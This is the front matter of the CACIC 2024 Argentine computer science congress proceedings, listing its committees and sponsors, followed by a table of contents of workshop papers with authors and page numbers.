RedUNCI

Facultad de Informática

UNIVERSIDAD NACIONAL DE LA PLATA



XXX CONGRESO ARGENTINO DE CIENCIAS DE LA COMPUTACIÓN

CACIC2024

07 al 11 OCTUBRE

La Plata | Bs. As. |Argentina

Libro de Actas

XXX Congreso Argentino de Ciencias de la Computación

https://cacic2024.info.unlp.edu.ar/

XXX Congreso Argentino de Ciencias de la Computación (CACIC 2024)

La Plata (Buenos Aires), 7 al 10 de octubre 2024

Organizan

Facultad de Informática | UNIVERSIDAD NACIONAL DE LA PLATA

RedUNCI

Auspicios

UNIVERSIDAD NACIONAL DE LA PLATA

CONICET

CONICET LA PLATA 2007 15 AÑOS 2022

CIC COMISIÓN DE INVESTIGACIONES CIENTÍFICAS

Polo IT LA PLATA

Academia Nacional de Ingeniería

Academia de la Ingeniería

Con el apoyo de: FUNDACIÓN WILLIAMS

El Congreso Argentino de Ciencias de la Computación (CACIC) es organizado por la Red de Universidades Nacionales con carreras en Informática (RedUNCI). CACIC reúne desde 1995 a investigadores, docentes, profesionales, alumnos de grado y estudiantes de postgrado vinculados con la disciplina Informática. El Congreso cubre temas de importancia en Ciencias de la Computación a través de la organización de diferentes Workshops, coordinados por expertos en la disciplina. En estos Workshops se presentan trabajos científicos evaluados por investigadores del país y del exterior.

Facultad de Informática -UNLP
Libro de actas: 30º Congreso Argentino de Ciencias de la Computación -CACIC 2024 / Editado por Patricia Pesado; Pablo Thomas; Franco Chichizola - 1a ed - La Plata: Universidad Nacional de La Plata. Facultad de Informática, 2024.
Libro digital, PDF

Archivo Digital: descarga y online
ISBN 978-950-34-2428-5

1. Actas de Congresos. 2. Computación. 3. Conferencias. I. Pesado, Patricia, ed. II. Thomas, Pablo, ed. III. Chichizola, Franco, ed. IV. Título.
CDD 004.0711



Comité Científico

Abásolo, María José (Argentina)
Aciti, Claudio (Argentina)
Aguilar, José (Venezuela)
Alfonso, Hugo (Argentina)
Almirón, Miguel (Francia)
Álvarez, Pedro (España)
Ardenghi, Jorge (Argentina)
Arroyo, Marcelo (Argentina)
Astudillo Hernán (Chile)
Baldasarri, Sandra (España)
Balladini, Javier (Argentina)
Barbosa, Luis (Portugal)
Bertone, Rodolfo (Argentina)
Bría, Oscar (Argentina)
Brisaboa, Nieves (España)
Buckle, Carlos (Argentina)
Casali, Ana (Argentina)
Castro, Silvia (Argentina)
Cechich, Alejandra (Argentina)
Chávez, Edgar (México)
Coello Coello, Carlos (México)
Coma, Teresa (España)
Cuckierman, Uriel (Argentina)
De Giusti, Armando (Argentina)
De Giusti, Laura (Argentina)
De Vincenzi, Marcelo (Argentina)
Deco, Claudia (Argentina)
Diaz, Javier (Argentina)
Doallo, Ramón (España)
Docampo, Domingo (España)
Estayno, Marcelo (Argentina)
Estévez, Elsa (Argentina)
Eterovic, Jorge (Argentina)
Ezzatti, Pablo (Uruguay)
Falappa, Marcelo (Argentina)
Fernández Bariviera, Aurelio (España)
Fillottrani, Pablo (Argentina)
Frati Emmanuel (Argentina)
Fridlender Daniel (Argentina)
García Garino, Carlos (Argentina)
García-Sánchez, Carlos (España)
Género, Marcela (España)
Gómez, Sergio (Argentina)
Gröller, Eduard (Austria)
Guerrero, Roberto (Argentina)
Hasperué, Waldo (Argentina)
Ierache, Jorge (Argentina)
Igual Peña, Francisco Daniel (España)
Janowski, Tomasz (Naciones Unidas)
Kuna Horacio (Argentina)
Lanzarini, Laura (Argentina)
Leguizamón, Guillermo (Argentina)
Luque, Emilio (España)
Malberti, Alejandra (Argentina)
Manresa Yee, Cristina (España)
Marín, Mauricio (Chile)
Mas Sansó, Ramón (España)
Micolini, Orlando (Argentina)
Mon Alicia (Argentina)
Motz, Regina (Uruguay)
Naiouf, Marcelo (Argentina)
Navarro Martín, Antonio (España)
Olcoz Herrero, Katzalin (España)
Olivas Varela, José Angel (España)
Pardo, Xoan (España)
Pasini, Ariel (Argentina)
Pesado, Patricia (Argentina)
Piattini, Mario (España)
Piccoli, María Fabiana (Argentina)
Piñuel, Luis (España)
Printista, Marcela (Argentina)
Puppo, Enrico (Italia)
Ramón, Hugo (Argentina)
Rexachs, Dolores (España)
Reyes, Nora (Argentina)
Roig Vila, Rosabel (España)
Rossi, Gustavo (Argentina)
Rosso, Paolo (España)
Russo, Claudia (Argentina)
Saez Alcaide, Juan Carlos (España)
Salto, Carolina (Argentina)
Sánchez Aurora (Chile)
Sanz, Cecilia (Argentina)
Simari, Guillermo (Argentina)
Steinmetz, Ralf (Alemania)
Suppi, Remo (España)
Tarouco, Liane (Brasil)
Thomas, Pablo (Argentina)
Tirado, Francisco (España)
Touriño Domínguez, Juan (España)
Vendrell, Eduardo (España)
Vénere, Marcelo (Argentina)
Viale Pereira, Gabriela (Austria)
Villagarcía, Horacio (Argentina)
Wong, Álvaro (España)
Zanarini, Dante (Argentina)



Comité Académico

Universidad - Representante	Universidad - Representante
UBA Cs. Exactas - Brusco, Pablo	UNAJ - Morales, Martín
UNLP - Pesado, Patricia	UNCAUS - Zachman, Patricia
UNS - Larrea, Martín	UNO - Massacesi, Alfredo
UNSL - Printista, Marcela	UNCuyo - Haderne, Marisa Fabiana
UNCPBA - Aciti, Claudio	UNMdP - Ríos, Carlos
UNCOMA - Grosso, Guillermo	UNQ - Pari Denise
UNLaM - Eterovic, Jorge	UNAHUR - Panizzi, Marisa
UNLPam - Alfonso, Hugo	UNSAdA - Ramón, Hugo
UNTdF - Koremblit, Gabriel	UNSAM - Estayno, Marcelo
UNSa - Gil, Gustavo	UNDAV -Mayer, Roberto
UNPA - Lasso, Marta	UNLZ - Serra, Diego
UNSJ - Rodríguez, Nelson	UTN – Bursztyn, Andrés
UADER - Mengarelli, José Luis	UM - Chapperon, Gabriela
UNPSJB - Buckle, Carlos	UAI - De Vincenzi, Marcelo
UNER - Tugnarelli, Mónica	UB - Aguilera, Sergio
UNNE - Mariño, Sonia	UK - Albarracín, Mario
UNR - Casali, Ana	UAP - Bournissen, Juan
UNaM - Caballero, Sergio	UCAECE - Malbernat, Lucía
UNNOBA - Russo, Claudia	UP - Álvarez, Adriana
UNdeC - Carmona, Fernanda	UCA Rosario - Grieco, Sebastián
UNLa - Azcurra, Diego	USAL - Zanitti, Marcelo
UNSE - Figueroa, Liliana	UDA - Giménez, Rosa
UNDEF - Cipriano, Marcelo	UGD - Ruidías, Hector Javier
UNL - Loyarte, Horacio	UADE - Feijó, Daniel
UNRC - Arroyo, Marcelo	UCEMA - Guglianone, Ariadna
UNC - Fridlender, Daniel	UA - Cosentino, Juan Pablo
UNJu - Herrera Cognetta, Analía	UAA - Rathmann, Liliana
UNRN - Vivas, Luis	UCA La Plata - Bertone, Rodolfo
UNVM - Prato, Laura	ITBA - Bolo, Mario
UNLu - Fernández, Juan Manuel	UCH - Brachetta, Mariana
UNCa - Poliche, María Valeria	UMendoza - Asensio, Mariela
UNLaR - Molina, Miguel	UMET - Quiroga, Flavia
UNTREF - Oliveros, Alejandro	UDC - Casco, Julio Cesar
UNT - Luccioni, Griselda María	UES21 - Conde, Sergio



Comité Organizador

El XXX Congreso Argentino de Ciencias de la Computación es organizado por la Facultad de Informática de la UNLP en nombre de la Red de Universidades con Carreras de Informática (RedUNCI).

El equipo de trabajo para la organización del Congreso está coordinado por el Instituto de Investigación en Informática LIDI (III-LIDI) de la Facultad de Informática de la UNLP.



Autoridades RedUNCI

COORDINADOR TITULAR

Pesado Patricia (UNLP)

COORDINADOR ALTERNO

Eterovic Jorge (UNLaM)

JUNTA DIRECTIVA

Carmona Fernanda (UNdeC)

Lasso Marta (UNPA)

Larrea Martin (UNS)

De Vincenzi Marcelo (UAI)

Estayno Marcelo (UNSAM)

Printista Marcela (UNSL)

Tugnarelli Mónica (UNER)

Malbernat Lucia (CAECE)

MIEMBRO HONORARIO

De Giusti Armando (UNLP)

SECRETARÍAS

Secretaría Administrativa: Mariño Sonia

Secretaría Académica: Russo Claudia

Secretaría de Ciencia y Técnica: Rodríguez Nelson

Secretaría de Asuntos Reglamentarios: Alfonso Hugo

Secretaría de Vinculación Tecnológica y Profesional: Bursztyn Andrés

Secretaría de Congresos, Publicaciones y Difusión: Thomas Pablo



Índice

XXV Workshop Agentes y Sistemas Inteligentes **1**

Full Paper

Algoritmo Embrionario de IA Fuerte Basado en los Tres Grupos de Procesos del Pensamiento Inteligente. *Juan Postay (UK), Daniel González (UK)* **2**

Aprendizaje Automático para la Detección de Bots en Repositorios Digitales. *Rafael Bértoli (UNLP), César Estrebou (UNLP), Ariel Jorge Lira (UNLP)* **12**

Black box meta-learning intrinsic rewards for sparse-reward environments. *Octavio Pappalardo (UBA), Juan M. Santos (UNAHUR), Rodrigo Ramele (ITBA)* **24**

Desarrollo de una aplicación móvil basada en aprendizaje automático para la optimización de cultivos. *Sabrina Cabral (UNAJ), Mauro Salina (UNAJ), Jorge R. Osio (UNAJ / UNLP), Daniel Martín Morales (UNAJ / UTN-FRLP), Marcelo Cappelletti (UNAJ / UNLP)* **34**

Effectiveness in stress detection: a comparison from interpretable models to black-box Transformers. *Lautaro Borrovinsky (UNLP), Leticia Cagnina (UNSL), Marcelo Errecalde (UNSL)* **44**

Efficient Differential Grouping Method for Large-scale Constrained Optimization. *Fabiola Paz (UNJu), Guillermo Leguizamón (UNSL), Efrén Mezura-Montes (UV – México)* **54**

Gloss-free Argentinian Sign Language Translation with pose-based deep learning models. *Pedro Dal Bianco (UNLP), Gastón Ríos (UNLP), Waldo Hasperué (UNLP), Oscar Stanchi (UNLP), Franco Ronchetti (UNLP), Facundo Quiroga (UNLP)* **64**

Hacia la interpretabilidad de la detección anticipada de riesgos de depresión utilizando grandes modelos de lenguaje. *Horacio Thompson (UNSL), Maximiliano Sapino (UNSL), Edgardo Ferretti (UNSL), Marcelo Errecalde (UNSL)* **72**

Image Feature Extraction for Similarity Searching Using Transfer Learning with ResNet. *Andrés Pascal (UTN-FRCU), Adrián Planas (UTN-FRCU), Zoe Florencia Vidal (UTN-FRCU), Agustina Bonti (UTN-FRCU), Lucas Tonelotto (UTN-FRCU), León Castiglioni (UTN-FRCU)* **82**

nano-JEPA: Democratizing Video Understanding with Personal Computers. *Adrián Rostagno (UTN-FRBB), Javier Iparraguirre (UTN-FRBB), Joel Ermantraut (UTN-FRBB), Lucas Tobio (UTN-FRBB), Segundo Foissac (UTN-FRBB), Santiago Aggio (UTN-FRBB), Guillermo R. Friedrich (UTN-FRBB)* **94**

Optimization of Organisational Processes Through Robotic Process Automation (RPA): A Systematic and Methodological Approach. *Martin Mirabete (UNPA), Andrea Villagra (UNPA), Daniel Pandolfi (UNPA)* **104**

Predicción de Latencia en Microservicios con Modelos de Deep Learning. *Ezequiel Lanza (UA), Laura Lanzarini (UNLP), César Estrebou (UNLP)* **114**

Quantitative Evaluation of White & Black Box Interpretability Methods for Image Classification. *Oscar Stanchi (UNLP), Franco Ronchetti (UNLP), Pedro Dal Bianco (UNLP), Gastón Ríos (UNLP), Waldo Hasperué (UNLP), Domenec Puig Valls (URV - España), Hatem Rashwan (URV - España), Facundo Quiroga (UNLP)* 125

Revisión Sistemática de Literatura sobre Herramientas Ontológicas para Representar Conocimientos. *Jair Hernández (UTN-FRBA), Cinthia Vegega (UTN-FRBA), María Florencia Pollo Cattaneo (UTN-FRBA)* 135

Scaling up ConvAtt for Sign Language Recognition. *Gastón Ríos (UNLP), Pedro Dal Bianco (UNLP), Franco Ronchetti (UNLP), Facundo Quiroga (UNLP), Santiago Ponte Ahon (UNLP), Oscar Stanchi (UNLP), Waldo Hasperué (UNLP)* 145

Una Variante Colaborativa de la Búsqueda de Vecindarios Variables para el Problema de Planificación de Máquinas Paralelas. *Claudia Ruth Gatica (UNSL), Silvia Marta Molina (UNSL), Guillermo Leguizamón (UNSL)* 155

XXV Workshop Procesamiento Distribuido y Paralelo 165

Full paper

Adaptive Agent-Based Model and Simulation Metasystem for Emergency Departments. *Francisco Mesas (UAB - España), Manel Taboada (UAB - España), Dolores Rexachs (UAB - España), Francisco Epelde (UAB - España), Álvaro Wong (UAB - España), Emilio Luque (UAB - España)* 166

Análisis de desempeño de Servicio de Urgencia Hospitalario con llegada creciente de pacientes. *Mariela Rodríguez (UNJu), Francesc Boixader (UAB - España), Francisco Epelde (UAB - España), Eva Bruballa (UAB - España), Armando De Giusti (UNLP), Álvaro Wong (UAB - España), Dolores Rexachs (UAB - España), Emilio Luque (UAB - España)* 176

Estrategia para el control resiliente de vehículos robot utilizando Edge Computing para mapeo de entornos. *Octavio Pérez Balcedo (UNLP), Santiago Medina (UNLP), Diego Montezanti (UNLP)* 186

Evaluación de parámetros asociados a la comunicación síncrona entre microservicios. *Hernán Atencio (UNSJ), Nelson Rodríguez (UNSJ), María Murazzo (UNSJ)* 197

Evaluación del rendimiento de LLMs en GPUs Distribuidos para un Centro de Emergencias. *Marcos Orellana (UAZUAY - Ecuador), Patricio Santiago García (UAZUAY - Ecuador), Jorge Luis Zambrano-Martínez (UAZUAY - Ecuador), Remo Suppi (UAB - España)* 208

Evaluación del tiempo crítico para realizar acciones preventivas en el Servicio de Urgencias Hospitalarias. *Mercedes Planas (UAB - España), Eva Bruballa (UAB - España), Emilio Luque (UAB - España), Dolores Rexachs (UAB - España), Francisco Epelde (UAB - España), Armando De Giusti (UNLP)* 218

Extendiendo las Estrategias de Resiliencia de una Arquitectura Basada en Microservicios. *Sergio Leonel Suarez (UNLP), Enzo Rucci (UNLP), Víctor Betran, Diego Montezanti (UNLP)* 228

Implementación del núcleo de la aplicación móvil de ALERTAR, un sistema para vigilancia de pacientes hospitalizados y alertas tempranas de gravedad. *Manuel Latorre (UNCOMA), Mariano Conchillo (UNCOMA), Rodrigo Cañibano (UNCOMA), Javier Balladini (UNCOMA)* 240

Implementación y optimización de un sistema masivo de scraping basado en técnicas de procesamiento paralelo para dominios argentinos. *Néstor Balich (UAI), Franco Balich (UAI)* 250

Librería C para Cómputo Paralelo de Caminos Mínimos en Grafos sobre Arquitecturas Multicore. *Jerónimo Lambre (UNLP), Enzo Rucci (UNLP)* 258

Optimización de la red neuronal YOLOv7 para la clasificación y detección de ganado. *Marcos Aranda (UES21 / UNCa), Javier Redolfi (UTN-FRSFco / UTN-FRC), Gastón Araguás (UTN-FRC)* **270**

Patient-centric synthetic data generation: a new methodology for Chronic Kidney Disease. *Candelaria Álvarez (UAB - España), José Ibeas (TAULI - España), Javier Balladini (UNCOMA), Remo Suppi (UAB - España)* **280**

Un Ecosistema Tecnológico para la Detección de Riesgo de Deshidratación del Ganado Bovino Basado en Ganadería de Precisión. *Silvia Marta Molina (UNSL / UNLP), Emilio Luque (UAB - España), Dolores Rexachs (UAB - España)* **290**

Short paper

Edge Computing vs Cloud Computing: Optimizando el Consumo energético. *Armando De Giusti (UNLP), Diego Montezanti (UNLP), Santiago Medina (UNLP), Leandro Libutti (UNLP)* **300**

Gemelos digitales e Inteligencia Artificial en la industria de procesos. Un análisis bibliométrico. *Federico Walas Mateo (UNAJ), Armando De Giusti (UNLP)* **306**

Industria 5.0. Análisis de herramientas para la creación de Gemelos Digitales para aplicaciones industriales. *Federico Walas Mateo (UNAJ), Armando De Giusti (UNLP)* **314**

XXIII Workshop Tecnología Informática aplicada en Educación 318

Full paper

Accesibilidad Web y Experiencias de Usuario: Un Caso de Estudio en el Entorno Académico. *Sebastián Álvarez (UNCOMA), Rafaela Mazalú (UNCOMA)* **319**

Blockchain Aplicada a la Emisión de Diplomas Académicos. Un Mapeo Sistemático de la Literatura. *Gabriela Iannantuoni (UAI), Francisco Gindre (UNLP)* **329**

Confíe en sus Vecinos: Servicio de Referencia en Bibliotecas Universitarias, Basadas en Filtrado Colaborativo. *Sergio Cabrera (UNER), Cristian Damián Pacífico (UNER), Juan C. L. Teze (UNER)* **340**

Herramientas Informáticas utilizadas para Introducir Aspectos Básicos de Ciencia de Datos en la Escuela Secundaria. *Claudia M. Banchoff Tzancoff (UNLP), Sofía Martin (UNLP), Paula Marcón (UNLP), Tomás Duggan (UNLP)* **350**

HuerT.I.C.: Sistematización del Sistema de Riego en la Huerta Orgánica del Colegio Ruralizado Dorila. *Sonia Ponteprimo (UNLPAM), Pablo García (UNLPAM), Oscar Testa (UNLPAM), Rubén Pizarro (UNLPAM), Leandro Castro (UNLPAM)* **360**

Innovación en capacitación en docencia virtual: Búsqueda del Tesoro con Realidad Virtual. *Claudia Russo (UNNOBA), Tamara Ahmad (UNNOBA), Gustavo Luis Gnazzo (UNNOBA), Paula Lencina (UNNOBA), Natalia Sinde (UNNOBA), Florencia Castro (UNNOBA), Pilar Traverso (UNNOBA)* **370**

Juegos Serios Educativos Digitales Orientados a la Enseñanza de la Matemática en Educación Secundaria. Estado del Arte. *Mariana Gubaro (UNLP), Cecilia Sanz (UNLP), Verónica Artola (UNLP)* **379**

Optimizing Student Assignment to Educational Establishments: A Many-Objective Approach. *María Cecilia Casco (UNE - Paraguay), Fabio López-Pires (UNINTER - Paraguay), Benjamín Barán (UNE - Paraguay), Eustaquio A. Martínez (UNE - Paraguay)* **390**

Predicción bayesiana del desempeño académico en curso de admisión: Un caso en Argentina para carreras de ingeniería. *Walter Martin Anriquez-Atia (UNSE), Cesar Gabriel Ponce-Padilla (UNSE), Matías Diaz (UNSE), Nevelin Salazar (UNSE), Rosanna Costaguta (UNSE).*

PWA para potenciar una Plataforma STEAM. *Cecilia Salina (UAI), Martín Dome (UAI), María Daniela López De Luise (UAI), Nicolas Rizzo (UAI), Gilda R. Romero (UAI)* **411**

Realidad virtual para el aprendizaje de la anatomía del sistema digestivo en educación superior: Un estudio de usabilidad, satisfacción e impacto percibido. *Karla Esther Espinoza Castro (UNAE - Ecuador), Jayson Gaona Pineda (UCACUE - Ecuador), María Augusta Jimbo Cabzaca (UNAE - Ecuador), Jessica Betsabeth Romero Zhizhpón (UNAE - Ecuador).* **422**

Recolección, envío, almacenamiento y visualización de datos considerando programación basada en bloques de placas MicroBit, ESP, sensores y Wifi. *Alejandra B. Lliteras (UNLP), Juan Pablo Lozano Arce (UNLP), Andrés Rodríguez (UNLP).* **434**

Tareas con GeoGebra en un curso de Cálculo: análisis de capacidades fundamentales. *Carina Hamilton (UNLaM), Marcela Reale (UNLaM).* **445**

Short paper

Experiencia lectora en el Metaverso: el caso de los libros de Pilar. *Rosalina Nazarre (UNLP), Cecilia Challiol (UNLP), Ailen Stranges (UNLP)*. **457**

Experiencias de implementación de la plataforma e-status. *M. Victoria Afonso (UNO). Mónica Giuliano (UNO / UNAHUR), Silvia N. Pérez (UNO), Diego Edwards Molina (UNO), Yilton Riascos (UniCAUCA - Colombia), José Antonio González (UPC - España).* **462**

Sistema de visualización de aprendizaje colaborativo en entornos mediados por tecnología informática basado en Design Thinking. *Elsa Reyes (UTN-FRBA), María Alejandra Zangara (UNLP).* **467**

XXII Workshop Computación Gráfica, Imágenes y Visualización 472

Full paper

A Flexible Framework for Natural User Interface in the Metaverse. *Graciela Rodríguez (UNSL), Nicolás Jofré (UNSL), Yoselie Alvarado (UNSL), Jacqueline Fernández (UNSL), Roberto Guerrero (UNSL).* **473**

Exploring Interactions for Low-Cost XR. *Rodrigo Herlein (UNS), María Luján Ganuza (UNS), Matías Nicolas Selzer (UNS).* **482**

Uso de información de índices espectrales e imágenes sintéticas en el entrenamiento de una Red Neuronal Convolucional en la detección de Caiman latirostris. *Gabriel Pighin (UNL / UADER), Carlos I. Piña (UADER), Enrique Marcelo Albornoz (UNL).* **492**

Visualizing Femicides: Comparing Argentina with Neighbouring Latin American Countries. *María Gabriela Molfino (UNSL), Mercedes Barrionuevo (UNSL), Mariela Rodríguez (UNJu), María Luján Ganuza (UNS), Verónica Gil Costa (UNSL).* **504**

Short paper

Aplicación móvil para el reconocimiento de medicamentos y asistencia a personas con discapacidad visual. *Alejandro Calgaro (UNL), Rosario Vitale (UNL), Sofia Zuviría (UNL), Enrique Marcelo Albornoz (UNL).* **514**

XXII Workshop Bases de Datos y Minería de Datos 519

Full paper

A new dynamic, secondary-memory metric index. *Rodrigo Paredes (UFT - Chile), Nora Reyes (UNSL), Karina Figueroa (UMICH - México), Manuel Hoffhein (UTALCA - Chile).* **520**

Contrastación de Métodos de Simulación para Ampliar Evidencias con Vistas a Desarrollar un Proceso de Minería de Datos (Un Testigo Basado en los parámetros del Índice de Calidad del Agua). *Carlos Gustavo López (UNO), Enrique Fernández (UNO), Marcelo Fabian Esperanza (UNO), Martin Pastorini (UNO), Natanael Ferrán (UNO), María Alejandra Ochoa (UNO).* **530**

Descubriendo reglas de asociación en bases de datos del sector ganadero para la toma de decisiones informadas. *Matías Medina (UPA - Paraguay), Gustavo Sosa-Cabrera (UPA/UNA - Paraguay).* **540**

Estrategias de Clustering para la Optimización de la Recolección y Acopio de Neumáticos Fuera de Uso (NFU) en el Cultivo de Soja en Paraguay. *Agustín Scarpetta (UPA - Paraguay), Matías Medina (UPA - Paraguay), Gustavo Sosa-Cabrera (UPA/UNA - Paraguay).* **550**

Evaluación de Herramientas para Predicciones en Regresión Lineal: Estudio con Datos del INCUCAI. *Carlos Bateca (UAI), Roxana Martínez (UAI), Victoria Agnelli (UAI).* **560**

Evaluación de un Método Mejorado del Algoritmo K-Means Aplicado en un Sistema de Recuperación de Documentos. *Osvaldo Mario Spositto (UNLaM), Julio Bossero (UNLaM), Sebastián Quevedo (UNLaM), Viviana Ledesma (UNLaM), Lorena Matteo (UNLaM).* **570**

Minería de datos espaciales como herramienta de mejora en la asignación de recursos en Salud Pública: Un enfoque basado en evidencias. *Leonardo Vallejos (UNNE), Sonia Mariño (UNNE), Paola Britos (UNRN).* **581**

Un estudio comparativo de Bases de Datos NoSQL Orientadas a Grafos. *Manuel Martínez (UNLP), Federico Mozzon (UNLP), Luciano Marrero (UNLP), Verena Olsowy (UNLP), Pablo Thomas (UNLP).* **591**

Short paper

Explorando el Rendimiento Académico: Un Análisis Basado en Áreas de Conocimiento. *Rossana Martínez (UNCA - Paraguay), Gustavo Sosa-Cabrera (UNA - Paraguay).* **603**

Extensión del enfoque basado en perfiles con nuevos métodos de aprendizaje de representaciones. *Darío Funez (UNSL), Marcelo Errecalde (UNSL), Leticia Cagnina (UNSL).* **608**

Prototipo para la diagnosis de enfermedades utilizando fuentes de Linked Open Data (LOD). *Gastón Axel Lacuesta (UADE), Ignacio Ezequiel Rondan (UADE), Roxana Martínez (UADE).* **613**

XXI Workshop Ingeniería de Software 618

Full paper

Accesibilidad web desde la percepción de las personas con discapacidad: una herramienta tecnológica para su valoración. *Ivana Harari (UNLP), Sergio Lujan-Mora (UA - España), Javier Diaz (UNLP), Daniel Idalgo (UNLP)* **619**

Análisis del comportamiento de los usuarios que preguntan en CQA. *Gabriela Aranda (UNCOMA), Valeria Zoratto (UNCOMA), Adriana Cárdena (UNCOMA).* **629**

Aplicación de Inteligencia Artificial en el Diseño de Microservicios. Un mapeo sistemático de la literatura. *Daniel Narvaez (UAI), Gustavo Rossi (UNLP / UAI), Nicolás Battaglia (UAI)* **639**

Aporte a la confiabilidad de programas C++ mediante una herramienta ad-hoc para implementar contratos. *Justo García (UNER), Jordán Insfrán (UNER), Javier Eduardo Diaz Zamboni (UNER)* **649**

Approach to a feasibility analysis method for the deployment of software systems for SMEs. *Leandro Moreno (UTN-FRBA), Marisa Panizzi (UTN-FRBA), Rodolfo Bertone (UNLP).* **659**

BMM - Backlog Management Method: refinando desde la necesidad del usuario a elementos listos para el desarrollo. *Vanessa Avalos (UNLP), Leandro Antonelli (UNLP / UAI), Julio Ariel Hurtado (UniCAUCA - Colombia).* **668**

Clasificación de posts según su rol en hilos de foros de discusión. *Valeria Zoratto (UNCOMA), Gabriela Aranda (UNCOMA), Jaime Saldivia Urra (UNCOMA).* **678**

Easing the Behavior Specification for Satellite Missions. *Fernando Asteasuain (UNdAv), Jorge Acuña (UNdAv), Martín Miguel Machuca (UNdAv).* **688**

Especificación jerárquica de requisitos desde escenarios. *Gladys Kaplan (UNLaM / UNLu).* **698**

Experiencia de Usuario para identificar UX smells en Software para Discapacidad Cognitiva y de la Comunicación. *Andrea Cecilia Cortizo (UTN-FRLP), Alejandra Garrido (UNLP), Silvia Luján Vega (UTN-FRLP).* **708**

F-IoT: Una herramienta para la configuración de sistemas de IoT. *Sebastián Uriel Flores (UNSL), Mario Berón (UNSL).* **718**

Inteligencia Artificial en Ingeniería de Software - Etapas de Elicitación y Análisis de requerimientos. *Ailén Panigo (UNLP), Kristian Petkoff Bankoff (UNLP), Ariel Pasini (UNLP), Patricia Pesado (UNLP).* **728**

Mapeo Sistemático para la caracterización de los requerimientos de calidad no funcionales y de las arquitecturas para computación cuántica. *Oscar Santiago López Erazo (UniCAUCA/FUP - Colombia), Juliana Delle Ville (UNLP), Giuliana Maltempo (UNLP), Adriana Gómez (UTP - Colombia), Luis Freddy Muñoz (FUP - Colombia), Julio Ariel Hurtado (UniCAUCA - Colombia), Leandro Antonelli (UNLP), César Collazos (UniCAUCA - Colombia).* **739**

Predicción de Confianza en Equipos Virtuales de Desarrollo de Software Aplicando Algoritmos de Clasificación de Texto. *Sergio G. Zapata (UNSJ), Gustavo Sevilla (UNSJ), Facundo Gallardo (UNSJ), Estela Torres (UNSJ), Raymundo Forradellas (UNCuyo).* **750**

Razones de Fracaso de Proyectos de Software: un Mapeo Sistemático. *Emanuel Barboza (UNLP), José Balas (UNLP), Leandro Antonelli (UNLP / UAI), Pablo Thomas (UNLP).* **762**

Shannon Entropy is better Feature than Category and Sentiment in User Feedback Processing. *Andrés Rojas Paredes (UNGS), Brenda Mareco (UNGS).* **772**

Un DSL para modelar procesos MDE. *Liliana Martínez (UNCPBA), Claudia Pereira (UNCPBA).* **782**

Un Modelo para Medir Reusabilidad en el Desarrollo de Sistemas Big Data basados en Contexto. *Agustina Buccella (UNCOMA), Alejandra Cechich (UNCOMA).* **792**

Una revisión de herramientas para Programación Cuántica. *Luciano Marrero (UNLP), Verena Olsowy (UNLP), Juan Fernández Sosa (UNLP), Fernando Tesone (UNLP), Leonardo Corbalán (UNLP), Pablo Thomas (UNLP), Patricia Pesado (UNLP).* **802**

Una revisión de Trazabilidad de Requerimientos en el contexto de Gestión de Proyectos. *Victoria Pocladova (UNLP), Magalí Menchón (UNLP), Verena Olsowy (UNLP), Leandro Antonelli (UNLP / UAI), Pablo Thomas (UNLP)* **814**

User Stories or Use Cases? The Answer is: Requirements! *Fernando Pinciroli (UNSJ)*. **825**

User Story Mapping y Escenarios para especificar requerimientos de software: Mapeo Sistemático de la Literatura. *Andrea Alegretti (UNLP), Leandro Antonelli (UNLP), Marisa Panizzi (UNAHUR).* **837**

ValReCo: Un Proceso de Validación de Requerimientos. *Sonia Santana (UNER), Leandro Antonelli (UNLP / UAI), Pablo Thomas (UNLP), Alejandro Fernández (UNLP).* **847**

Short paper

Hacia la Predicción Efectiva de Fallos en Software: Identificación de Factores Críticos. *Andrés Ortiz (UNA - Paraguay), Gustavo Sosa-Cabrera (UNA - Paraguay).* **858**

XIX Workshop Arquitectura, Redes y Sistemas Operativos 863

Full paper

Análisis de Seguridad del Proceso de Configuración Automática de Direcciones IPv6 Sin Estado (SLAAC). *Ernesto Sánchez (UCASAL), Daniel Arias Figueroa (UNSa), Henri Alves de Godoy (UNICAMP - Brasil)* **864**

Aprendizajes en el diseño de una infraestructura IoT para la Agricultura Familiar. Una experiencia en el cinturón hortícola de La Plata. *Néstor Castro (UNLP), Claudia Queiruga (UNLP), Agustín Candia (UNLP), Markos Moscoso Ocampo (UNLP), Matías Pagano (UNLP), Javier Diaz (UNLP)* **873**

Configuración y Puesta en Marcha del Cluster Raspberry Pi Cronos. *Martha Semken (UNGS), Mariano Vargas (UNGS), Ignacio Tula (UNGS), Andrés Rojas Paredes (UNGS)* **882**

Desarrollo de una arquitectura de ciberseguridad en redes IoT, aplicada a un ecosistema Zigbee basado en SDN. *Reinaldo Scappini (UTN-FRRe), Diego Bolatti (UTN-FRRe), Sergio Gramajo (UTN-FRRe), Jorge Roa (UTN-FRRe), Raúl Montiel (UTN-FRRe)* **892**

Diseño y creación de una cabeza robot social IoT. *Néstor Balich (UAI), Franco Balich (UAI), Berenice Balich (UAI), Assem Bekbolatkyzy (MINERVA - USA), Sadri Dridi (MINERVA - USA)* **901**

I+IoT RLab: Diseño y desarrollo de un laboratorio remoto de internet industrial de las cosas. *Sebastián Tobar (UTN-FRM), Mariano Zapata (UTN-FRM), Ana Laura Diedrichs (UTN-FRM), Cristian Pérez Monte (UTN-FRM), Gustavo Mercado (UTN-FRM), Carlos Taffernaberry (UTN-FRM)* **911**

Implementing CRANE: a tool for simple deployment of containerized applications in local environments. *José Miguel Silva Pavón (UNLP), Franco Bellino (UNLP), Patricia Bazán (UNLP), Alejandra B. Lliteras (UNLP), Nicolás del Río (UNLP)* **921**

Observabilidad de la Eficiencia Energética en Servidores de Centros de Datos con Solución de Código Abierto. *Daniel Anunziata (UNRC), Emilio Corti (UNRC)* **930**

Un Mapeo Sistemático de la Integración de IoT y Computación en la Niebla en la Agricultura de Precisión. *Ricardo Gonçalves (UAI), Gustavo Rossi (UNLP / UAI)* **941**

Short paper

Distribución estratégica de Estaciones en el Sistema Satelital Argentino de recolección de datos. *Hugo N. Uriona (UNLP), Gerardo E. Sager (UNLP), Horacio Villagarcía Wanza (UNLP)* **951**

Evaluación de la Eficiencia Energética y el Impacto de las Aplicaciones de Redes Sociales. *Yamila Ferrufino (UNAJ), Román Bond (UNAJ), Daniel Martín Morales (UNAJ), Diego Encinas (UNAJ / UNLP)* **956**

XVII Workshop Innovación en Sistemas de Software **961**

Full paper

Algoritmo de Vinculación de Relatos de Denuncias Policiales basado en NER. *Mauro Daniel Álvarez (UNLP), Leandro Antonelli (UNLP / UAI)* **962**

